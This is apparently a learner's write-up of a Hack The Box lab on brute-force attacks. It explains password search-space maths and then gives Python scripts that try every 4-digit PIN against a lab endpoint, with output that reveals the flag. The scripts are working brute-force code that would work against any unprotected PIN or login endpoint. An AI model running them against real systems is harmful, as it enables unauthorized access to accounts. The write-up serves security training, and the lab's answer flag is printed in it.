Trying Brute Force Attacks
Brute Force Attacks
To truly grasp the challenge of brute forcing, it's essential to understand the underlying mathematics. The following formula determines the total number of possible combinations for a password:
Possible Combinations = Character Set Size^Password Length
For example, a 6-character password using only lowercase letters (character set size of 26) has 26^6 (approximately 300 million) possible combinations. In contrast, an 8-character password with the same character set has 26^8 (approximately 200 billion) combinations. Adding uppercase letters, numbers, and symbols to the character set further expands the search space exponentially.
This exponential growth in the number of combinations highlights the importance of password length and complexity. Even a small increase in length or the inclusion of additional character types can dramatically increase the time and resources required for a successful brute-force attack.
Let's consider a few scenarios to illustrate the impact of password length and character set on the search space:
| Password Length | Character Set | Possible Combinations | |
|---|---|---|---|
| Short and Simple | 6 | Lowercase letters (a-z) | 26^6 = 308,915,776 |
| Longer but Still Simple | 8 | Lowercase letters (a-z) | 26^8 = 208,827,064,576 |
| Adding Complexity | 8 | Lowercase and uppercase letters (a-z, A-Z) | 52^8 = 53,459,728,531,456 |
| Maximum Complexity | 12 | Lowercase and uppercase letters, numbers, and symbols | 94^12 = 475,920,493,781,698,549,504 |
As you can see, even a slight increase in password length or the inclusion of additional character types dramatically expands the search space. This significantly increases the number of possible combinations that an attacker must try, making brute-forcing increasingly challenging and time-consuming. However, the time it takes to crack a password isn't just dependent on the size of the search space—it also hinges on the attacker's available computational power.
The more powerful the attacker's hardware (e.g., the number of GPUs, CPUs, or cloud-based computing resources they can utilize), the more password guesses they can make per second. While a complex password can take years to brute-force with a single machine, a sophisticated attacker using a distributed network of high-performance computing resources could reduce that time drastically.

The above chart illustrates an exponential relationship between password complexity and cracking time. As the password length increases and the character set expands, the total number of possible combinations grows exponentially. This significantly increases the time required to crack the password, even with powerful computing resources.
Comparing the basic computer and the supercomputer:
- Basic Computer (1 million passwords/second): Adequate for cracking simple passwords quickly but becomes impractically slow for complex passwords. For instance, cracking an 8-character password using letters and digits would take approximately 6.92 years.
- Supercomputer (1 trillion passwords/second): Drastically reduces cracking times for simpler passwords. However, even with this immense power, cracking highly complex passwords can take an impractical amount of time. For example, a 12-character password with all ASCII characters would still take about 15000 years to crack.
Cracking the PIN
The instance application generates a random 4-digit PIN and exposes an endpoint (/pin) that accepts a PIN as a query parameter. If the provided PIN matches the generated one, the application responds with a success message and a flag. Otherwise, it returns an error message.
We will use this simple demonstration Python script to brute-force the /pin endpoint on the API. Copy and paste this Python script below as pin-solver.py onto your machine. You only need to modify the IP and port variables to match your target system information.
import requests

ip = "127.0.0.1"  # Change this to your instance IP address
port = 1234       # Change this to your instance port number

# Try every possible 4-digit PIN (from 0000 to 9999)
for pin in range(10000):
    formatted_pin = f"{pin:04d}"  # Convert the number to a 4-digit string (e.g., 7 becomes "0007")
    print(f"Attempted PIN: {formatted_pin}")

    # Send the request to the server
    response = requests.get(f"http://{ip}:{port}/pin?pin={formatted_pin}")

    # Check if the server responds with success and the flag is found
    if response.ok and 'flag' in response.json():  # .ok means status code is 200 (success)
        print(f"Correct PIN found: {formatted_pin}")
        print(f"Flag: {response.json()['flag']}")
        break
The Python script systematically iterates all possible 4-digit PINs (0000 to 9999) and sends GET requests to the Flask endpoint with each PIN. It checks the response status code and content to identify the correct PIN and capture the associated flag.
m4cc18@htb[/htb]$ python pin-solver.py

...
Attempted PIN: 4039
Attempted PIN: 4040
Attempted PIN: 4041
Attempted PIN: 4042
Attempted PIN: 4043
Attempted PIN: 4044
Attempted PIN: 4045
Attempted PIN: 4046
Attempted PIN: 4047
Attempted PIN: 4048
Attempted PIN: 4049
Attempted PIN: 4050
Attempted PIN: 4051
Attempted PIN: 4052
Correct PIN found: 4053
Flag: HTB{...}
The script's output will show the progression of the brute-force attack, displaying each attempted PIN and its corresponding result. The final output will reveal the correct PIN and the captured flag, demonstrating the successful completion of the brute-force attack.
Exercise
TARGET: 154.57.164.73:32510
Challenge 1
After successfully brute-forcing the PIN, what is the full flag the script returns?
The previous version of the script would stop if any of the requests timed out, which can happen on any case so I rebuilt the script to handle these and continue looking for the PIN when an error is found:
import requests
import time

ip = "154.57.164.73"
port = 32510

session = requests.Session()

for pin in range(10000):
    formatted_pin = f"{pin:04d}"
    print(f"Attempted PIN: {formatted_pin}")

    try:
        response = session.get(
            f"http://{ip}:{port}/pin",
            params={"pin": formatted_pin},
            timeout=5
        )

        # Optional: show non-200 responses for debugging
        # print(response.status_code, response.text)

        try:
            data = response.json()
        except ValueError:
            print(f"Non-JSON response for PIN {formatted_pin}: {response.text[:100]}")
            continue

        if response.ok and "flag" in data:
            print(f"Correct PIN found: {formatted_pin}")
            print(f"Flag: {data['flag']}")
            break

    except requests.exceptions.RequestException as e:
        print(f"Request failed at PIN {formatted_pin}: {e}")
        time.sleep(1)  # brief pause before continuing
        continue

    time.sleep(0.1)  # small delay to avoid overwhelming the server
Now we just need to run it with:
m4cc18@htb[/htb]$ python3 pin-solver.py
Output:
...
Attempted PIN: 8113
Attempted PIN: 8114
Attempted PIN: 8115
Attempted PIN: 8116
Attempted PIN: 8117
Attempted PIN: 8118
Attempted PIN: 8119
Correct PIN found: 8119
Flag: HTB{Brut3_F0rc3_1s_P0w3rfu1}
flag: HTB